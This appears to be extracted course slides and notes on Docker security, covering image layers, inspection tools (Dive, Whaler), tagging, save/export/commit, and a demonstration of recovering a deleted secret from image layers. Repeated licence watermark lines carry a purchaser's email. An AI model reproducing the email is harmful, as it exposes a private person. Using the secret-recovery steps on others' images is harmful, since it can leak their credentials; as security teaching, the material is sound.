- You can get a container id by using -d option which detaches it from the terminal (STDIN, STDERR, and STDOUT).

```
$ docker run -d alpine  
e26c2518c2a75beb1ce99063e75eee0dad5f1a000f98b933404bb1af539411d
```

`docker ps -a` by default would display the container id of all containers.

If you'd like to know the container id of a container immediately after it has started, you can try using the -d or --detach option with docker run. Let's explore a container id using an alpine container.

Identify a container by container name

- This technique is not always possible as the application might be already running. But if you are doing an internal assessment then maybe you can stop an existing container and spin up a new one with a new name.
- Conveniently docker allows us to name containers using the --name argument.
- `docker run --name myalpine alpine`

'`docker ps -a`' by default would display the container name of all containers running, and stopped containers.

With '`docker run`' we can specify a container name using the `--name` option.

The command `docker run --name myalpine alpine` runs an alpine container with the name `myalpine`.

If we do not specify a name, docker would automatically assign a random two worded name separated by an underscore.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, we will explore Docker component such as Docker registry, docker images, docker networking, docker volumes, and their security state.



Docker components include a docker file that is used to build a docker image, docker image itself, the docker registry that stores docker images, docker volumes, and docker networking. We will explore each of these different components, and their security implications in the following section.

Docker Components

Docker Image

Understand the inner workings of Docker image, layers and UFS

Let's explore the inner workings of a docker image first.

Docker images

Docker Image is a template aka blueprint to create a running Docker container. Docker uses the information available in the Image to create (run) a container.

An image is a static entity and sits on the disk as a tarball (zip file), whereas a container is a dynamic (running, not static) entity. So you can run multiple containers of the same image.

In short, a running form of an image is a container.

- ✓ Base Images
- ✓ Port binding
- ✓ Entrypoint
- ✓ Command
- ✓ Volumes
- ✓ User
- ✓ Working Directory
- ✓ Environment Variables
- ✓ Copying the data in images

<https://docs.docker.com/engine/reference/builder/#usage>

Docker image is like a blueprint/instructions to create a container. In short, a container is the running form of an image. An image is a static blueprint/instructions with other associated resources like basic operating system files, dependent software components, libraries, and so on.

A user defines the instructions to create a docker image in the Dockerfile. The Dockerfile contains step-by-step instructions on how to create a particular image.

Using this file called Dockerfile which is a set of instructions to build a docker image, Docker CLI command `docker build` creates a Docker Image.

Docker images contain many of the below items:

- Base images such as operating system layers
- Binding ports to connect with outside world through host operating system
- Entrypoint to run as the first command during start up
- Command as parameters to the entrypoint
- Volumes to share file system resources
- User to run the container as a specific user
- Working Directory to set the present working directory when the container starts
- Environment Variables to manage application configurations


Create a docker Image

Let us see the power of Docker technology.

```
$ cat Dockerfile
# FROM python base image, first layer
FROM python:2
# COPY startup script, second layer
COPY . /app
WORKDIR /app, third layer
RUN pip install -r requirements.txt, four layer
RUN chmod +x /app/reset_db.sh && /app/reset_db.sh, fifth layer
# EXPOSE port 8000 for communication to/from server
EXPOSE 8000
# CMD specifies the command to execute container starts running.
CMD ["/app/runapp.sh"]
```

The easiest way to think about Dockerfile is to take Linux commands used for installing, configuring, and running software and put it into a Dockerfile.


Of course, it's far from reality; however, we will cover more about Dockerfile in the coming sections.



A dockerfile is used to build a docker image.

The command `docker build -t myimage:1.0 .` builds an image with the name `myimage` using a `dockerfile` present in the present working directory identified by the dot.

The `dockerfile` can also be located elsewhere, in which case we can specify the path to the `dockerfile` using the `-f` option.




Docker images comprises of various layers. The number of layers roughly translate to the number of instructions present in the *dockerfile*, however there might be more or less layers depending of various parameters.

Even though there are multiple layers, docker presents a file system to us transparently as one file system using Union File System (UFS).

UFS saves disk space by not duplicating same layers.

Docker image layers help in:

- Efficient image storage without creating duplicates
- Faster image creation as the layers does not need to be rebuilt every time
- Reduces image download size, that is if an image layer is present locally, it will be utilized from the local file system instead of downloading a layer all over again



Each layer in an image is identified by a checksum. If we want to, we can review these checksums using docker cli commands or third party tools.

Image layers using native commands

The FROM instruction will create one layer, the first RUN command will create another layer so on.

```
$ nano Dockerfile
# Dockerfile for creating a nmap alpine docker Image
FROM alpine:latest
RUN apk update
RUN apk add nmap
ENTRYPOINT ["nmap"]
CMD ["-h", "localhost"]

# Build an image using the above dockerfile and review the image history
$ docker build -t mynmap .
$ docker image history mynmap
# Pull an ubuntu image, and use review the image layers
$ docker pull ubuntu
$ docker image history ubuntu
$ docker image history ubuntu --no-trunc
```

Using *docker image history image-name* we can review the layers of an image.

We can build a docker image using a *dockerfile*, and explore the image layers with *docker image history*.

We can also pull an image such as ubuntu, and review the image layers using *docker image history ubuntu*. The *--no-trunc* option of *docker image history* does not truncate the details.



Inspecting and Exploring an Image's File System

Time: **15 mins**

When there is a docker image, the underlying file system of the docker image made up of base layer and other image layers can be inspected and analyzed for sensitive information.

In this exercise we will learn how to explore an image's file system.

Image layers using Dive

Dive tool takes care of various edge cases of docker image and shows a uniform output.

```
$ dive mynmap
[• Layers]
  Cmp  Size  Command
  [ 5.6 MB FROM sha256:03901b4a ]  [Current Layer Contents]
    1.4 MB apk update
    15 MB apk add nmap
[Layer Details]
Digest: sha256:03901b4a2ea88eeaad62dbe59b07
2b28b6efa00491962b8741081c5df50c65e0
Command:
#(nop) ADD file:fe64057fbb83dccb960efabbf1c
d877920ef279a7fa8dbca0a8801c651bdf7c in /
[Image Details]
```

Layers without nop layers

Have seen this before?

Dive is a third party tool that helps in analyzing image layers, its filesystems, the dockerfile commands that make up the respective layers and so on. The Command Line Interface presents file systems layers in layout that can be navigated through keyboard commands.

Dive takes care of various scenarios, and shows an uniform output. The docker image history doesn't always show uniform information because of edge-cases.

Notice in the example image above from Dive, there are only three layers on the *mynmap* image that we had build previously. We should have five layers, because there were five instructions on our dockerfile. Well, all the layers are still there, it is just that that Dive tool doesn't show them as its a no-operation (nop). If you revisit the following output, you will see there is a #(nop) in some of the instructions.



Whaler Exercise

Time: 10 mins

Use the whaler tool on the mynmap image and explore various features provided by the tool. Write down, how this tool is different than the Dive tool.

In this exercise, we will use the *whaler* tool on the *mynmap* or an *nmap* image and explore various features provided by the tool. Write down, how this tool is different than the *Dive* tool.


Using Whaler For Image Layers

Exploring image layers using the Whaler tool.

```
# Download the Whaler Binary
$ wget https://github.com/P3GLEG/Whaler/releases/download/1.0/
Whaler_linux_amd64
# Provide executable permissions to the downloaded whaler binary
$ chmod +x Whaler_linux_amd64
# Run whaler on the docker image
$ ./Whaler_linux_amd64 <image-name>
```

Whaler is another third party tool that helps explore image layers.

We can download the whaler binary, and pass the image to the whaler tool for inspection.



The tag feature of an image allows us to remember the name of a docker image easily. Docker however does not use names to identify images, docker uses sha256 checksums to identify images.

One single docker image can have multiple names, however docker uses only the hashes to refer to an image.

Image Tags

Human friendly names for sha-256 checksums. Who gave the latest tag to the docker image?

```
# Try building a docker image with a tag
$ docker build -t mynmap .

Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM alpine:latest
latest: Pulling from library/alpine
59bf1c3509f3: Pull complete
...
Step 4/5 : ENTRYPOINT ["nmap"]
--> Running in fd4dd68052d4
Removing intermediate container fd4dd68052d4
--> c71a4ead525f
Step 5/5 : CMD [ "-h", "localhost" ]
--> Running in 1316ce3bc565
Removing intermediate container 1316ce3bc565
--> lfac3ef83c08
Successfully built lfac3ef83c08
Successfully tagged mynmap:latest
```

When building a docker image, or pulling or running a docker image, if no image tag is specified, a tag named *latest* is used by default.

Try pulling a docker image without a tag, the image with the *latest* tag will be pulled.

Try building a docker image without a tag, the image would be build with the *latest* tag.

Image Tags Continued

The docker tag command is used to give multiple names to the same image or rename an image.

```
# Local Images
$ docker tag mynmap nmap-improved:1.24
$ docker tag mynmap newnmap

# Docker hub images where hysnsec is our username
$ docker tag mynmap hysnsec/nmap-improved:1.24
$ docker tag mynmap hysnsec/newnmap

# Images from a registry named registry.acmecorp.com
$ docker tag mynmap registry.acmecorp.com/project-name/nmap-improved:1.24
$ docker tag mynmap registry.acmecorp.com/project-name/nmap:1.24
```

The *docker tag* command is used to create new images from an existing docker image. The *docker tag* command is used to give multiple names to the same image or rename an image.

This slide has examples to tag images pointing them to a new registry, so when we use *docker push*, those image will be pushed to the registry they are tagged with.

Docker Image Save

- Docker image save command creates a tar ball out of a docker image.
- Image layers are retained.
- Information saved includes:
 - Container creation metadata
 - Old deleted or override files
 - Build history to generate a Dockerfile, if a Dockerfile is not already available
- `docker load` command is used to load and analyze the tar ball on a different machine.
- Runtime information is not stored.

If you wish to save an image to further analyze it on another system, you can use docker image save command to create a tar ball out of the image.

This command will retain the image layers, container creation metadata, old deleted /overridden files and its build history for you to re-generate Dockerfile, if a Dockerfile is not already available.

In order to load and analyze the saved tar ball on your local machine, you can use docker load command.

Do note this only stores the image layers and not the runtime information. If you need runtime information, you should use `docker export` and `docker import` commands.

Docker Image Save

Save the image for further analysis and load it on local machine without pulling from a registry.

```
# Pull an alpine image
$ docker pull alpine

# List the images
$ docker images

# Save the image
$ docker save alpine:latest > alpine-image.tgz

# Delete the image
$ docker image rm alpine:latest

# Load the image
$ docker load < alpine-image.tgz

# List the images
$ docker images
```

In this example, using *docker save* we are saving an alpine image to a tarball, and then using *docker load* we are loading the the saved image from the tarball.

Docker Save and Docker Load

Commit changes in a container to an image, then save and load the image.

```
$ Run an alpine container named myalpine, create /root/ccse directory in the container
$ docker run --name myalpine alpine mkdir /root/ccse

# Try saving the container to a tar ball (the command will error out)
$ docker save myalpine > myalpine.tgz

# Commit changes of the myalpine container to a new image named myalpine-image:latest
$ docker commit myalpine myalpine-image:latest

# Save the image to a tar ball
$ docker save myalpine-image:latest > myalpine-image.tgz

# Review docker images
$ docker images

# Delete the alpine-image:latest image, and delete the myalpine container
$ docker rmi myalpine-image:latest
$ docker rm myalpine

# Load the myalpine-image from the tar ball
$ docker load < myalpine-image.tgz

# Run a container with myalpine-image, review the if /root/ccse directory exists or not
$ docker run myalpine-image [ -d /root/ccse ] && echo 'Directory ccse persisted' || echo
'Directory ccse not found'
```

We can also use the *docker commit* command to save the changes in a container to an image.

We will run an alpine container named *myalpine*, and create a directory named */root/ccse* inside the container. We can then commit the changes of the *myalpine* container to an image named *my-alpine-image:latest* using the *docker commit* command.

Later using *docker save* we can export the image as a tarball.

From the image that is saved as a tarball, we can create a container and review if the container persists the changes or not. You would notice that a combination of *docker commit*, and *docker save* persisted changes inside a container as an image.

We can use the command *tar -xf myalpine-image.tgz* extract the contents of the tarball.

Docker Container Export

- 'Docker export' command will not retain:
 - Image layers
 - Container creation metadata
 - Old deleted or overridden files
 - Build history, CMD, USER, EXPOSE etc.,
- To import and analyze on your local machine, you can use '*docker import*' command.
- '*docker export*' command flattens the image layers.
- '*docker export*' command doesn't store volumes.

Imagine *docker save* tar ball as an ISO image disk, then *docker export* command would be equivalent to taking a snapshot of a virtual machine.

docker export command will not retain the image layers, container creation metadata, old deleted/overridden files, its build history, CMD, USER, EXPOSE etc.,

In order to import and analyze the image on your local machine, you can use *docker import* command.

Do note that the *docker export* command flattens the image layers and doesn't store volumes. You can use *--volume-from* command to copy the volumes or store them separately.

Docker Container Export

Export the image for further analysis and import it on local machine without pulling from a registry.

```
# Run an alpine container named myalpine, create a directory /root/ccse in the container
$ docker run --name myalpine alpine mkdir /root/ccse

# Export the myalpine container to export.tar, and remove the myalpine container
$ docker export myalpine > export.tar
$ docker rm myalpine

# Import the export.tar as myalpine-export:latest image
$ docker import export.tar myalpine-export:latest

# Review the history of the myalpine-export:latest image
$ docker image history myalpine-export

# Review if the directory /root/ccse is persisted with docker import and docker export
$ docker run myalpine-export [ -d /root/ccse ] && echo 'Directory ccse persisted' || echo
'Directory ccse not found'
```

To learn *docker export* and *docker import*, let's run an alpine container named *myalpine* and create a */root/ccse* directory inside the container.

Then we will export the *myalpine* image to a file named *export.tar*.

We will then remove the *myalpine* container, and then import the *export.tar* as a *myalpine-export:latest* image.

We can also review the image history using *docker image history myalpine-export*.

Finally we can review if the container that is run from the *myalpine-export* image contains the */root/ccse* directory.

Docker Commit

- *docker commit* helps in creating docker images from running containers.
- You can run new commands on running container, and create an image from the running container using *docker commit*.
- *docker commit* comes in handy to create an image out of compromised containers.

Apart from using Dockerfile to create images, you can create docker images by running new commands on top of the container and save it using '*docker commit*'.

Definitely not as elegant and good to use feature compared to Dockerfile, however '*docker commit*' comes in handy to create an image out of compromised containers.

Docker Commit

Hacky way to create images from running containers.

```
# Create a temporary container
$ docker run -it --name temp-container alpine mkdir ccse
# Save the changes into an image called myalpine
$ docker commit temp-container myalpine:v1
```


Using *docker commit* we can create images from running containers.

We will create a new container from alpine image, run a sample command inside the container to create a new directory named *ccse*, and then we will create a new image from the running container that has a directory named *ccse*.



Here are some essential differences between *docker save* and *docker export*.

- Save is used on images
- Export is used on running containers
- Save saves the image layers, history and deleted/overridden files
- Export flattens everything and doesn't store the history
- Prefer Save over export if you can
- Export doesn't save the volume, you would have to save it separately if that's of interest to you
- Saved images will be larger as they store layers and other metadata
- Exported images are smaller as they are flattened and they do not save USER, EXPOSE and RUN commands



Create and restore a snapshot (tar) of the container for further analysis

Time: **15 mins**

In this exercise, you will understand the differences between commit, save and export behavior of docker.

In this exercise, you will understand the differences between commit, save and export behavior of docker.

Secrets Inside Docker Images

Extracting tar files to review the file system contents.

```
# Create a docker image with a secret file inside the image
$ nano Dockerfile
FROM alpine
RUN echo "password" > /secret.txt
RUN rm /secret.txt

# Build the docker image
$ docker build -t myalpine .

# Save the docker image to a tarball, then extract the tarball to review the
file system contents of the image
$ docker save myalpine > secrets.tar
$ mkdir secrets
$ tar -xf ../secrets.tar -C secrets
```

Here is a sample of how docker save can be used to extract sensitive information from docker images. Although the example might seem contrived, there are many situations in real world where secrets are hardcoded in plain text right inside docker images. One such example - <https://docs.docker.com/samples/wordpress/>

Images Security

- Only use official and trusted images from the docker hub
- Store the images in your local/enterprise docker registry
- Ensure registry is securely configured
- Ensure the images are not old
- Assess Images with scanners to find vulnerable components
- Sign the images to reduce the risk of running bad images
- Dockerfile availability is highly desired if not use docker image history command to explore it further
- Ensure strong RBAC is implemented on Dockerfile

To enhance image security,:
• Use official and trusted images from docker hub
• Store secure and approved images in an internal docker registry
• Ensure the registry is securely configured
• Ensure the images are not old
• Assess images with vulnerability scanners
• Sign the images to reduce the risk of running tampered images

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Docker Components

Docker Image Understand the inner workings of Docker Image, layers and UFS

Dockerfile Get to know the Dockerfile syntax and learn security implications

Docker Networking Learn how networking is setup in container technology and its security landscape

Docker Persistence Discuss persistence mechanisms provided by Docker like bind mounts, volumes and storage devices.

Docker Registries Understand the importance of public and private registries and their security state.

Docker Components


So far, we have been discussing about Docker Image and its internal working. Let's move on to explore Dockerfile and its security implications.

Docker Components

Dockerfile

Get to know the Dockerfile syntax and learn security implications.

Let's explore the details of a dockerfile, its contents, and their security implications.



Dockerfile describes how an image should be built with step by step instructions.

Dockerfile instructions contain many items as follows:

- Base images such as operating system layers
- Binding ports to connect with outside world through host operating system
- Entrypoint to run as the first command during start up
- Command as parameters to the entrypoint
- Volumes to share file system resources
- User to run the container as a specific user
- Working Directory to set the present working directory when the container starts
- Environment Variables to manage application configurations
- Files that need to be copied in to the docker image

A Dockerfile

A sample Dockerfile.

```
$ cat Dockerfile
# FROM python base image
FROM python:2
# COPY startup script
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
RUN chmod +x /app/reset_db.sh && /app/reset_db.sh
# EXPOSE port 8000 for communication to/from server
EXPOSE 8000
# CMD specifies the command to execute container starts running.
CMD ["/app/runapp.sh"]
```

Imagine you are deploying an application, you would normally run a series of linux commands to get the application deployed. If you are able to run the deployment commands locally, you can very well use the same commands in a CI/CD pipeline.

Dockerfile is a set of instructions that you would typically use to deploy an application. Some examples are:

1. Copying source code or binaries to a certain directory
2. Providing necessary file permissions to that directory
3. Install dependencies
4. Setting up environment variables
5. Ensuring necessary ports are open so the application can be accessed
6. Finally, set up a start up script (ENTRYPOINT), and the options to the start up script (COMMAND)

That's the same procedure we follow in creating a dockerfile leading to creating a docker image.

We can use && to avoid creating bloated layers.

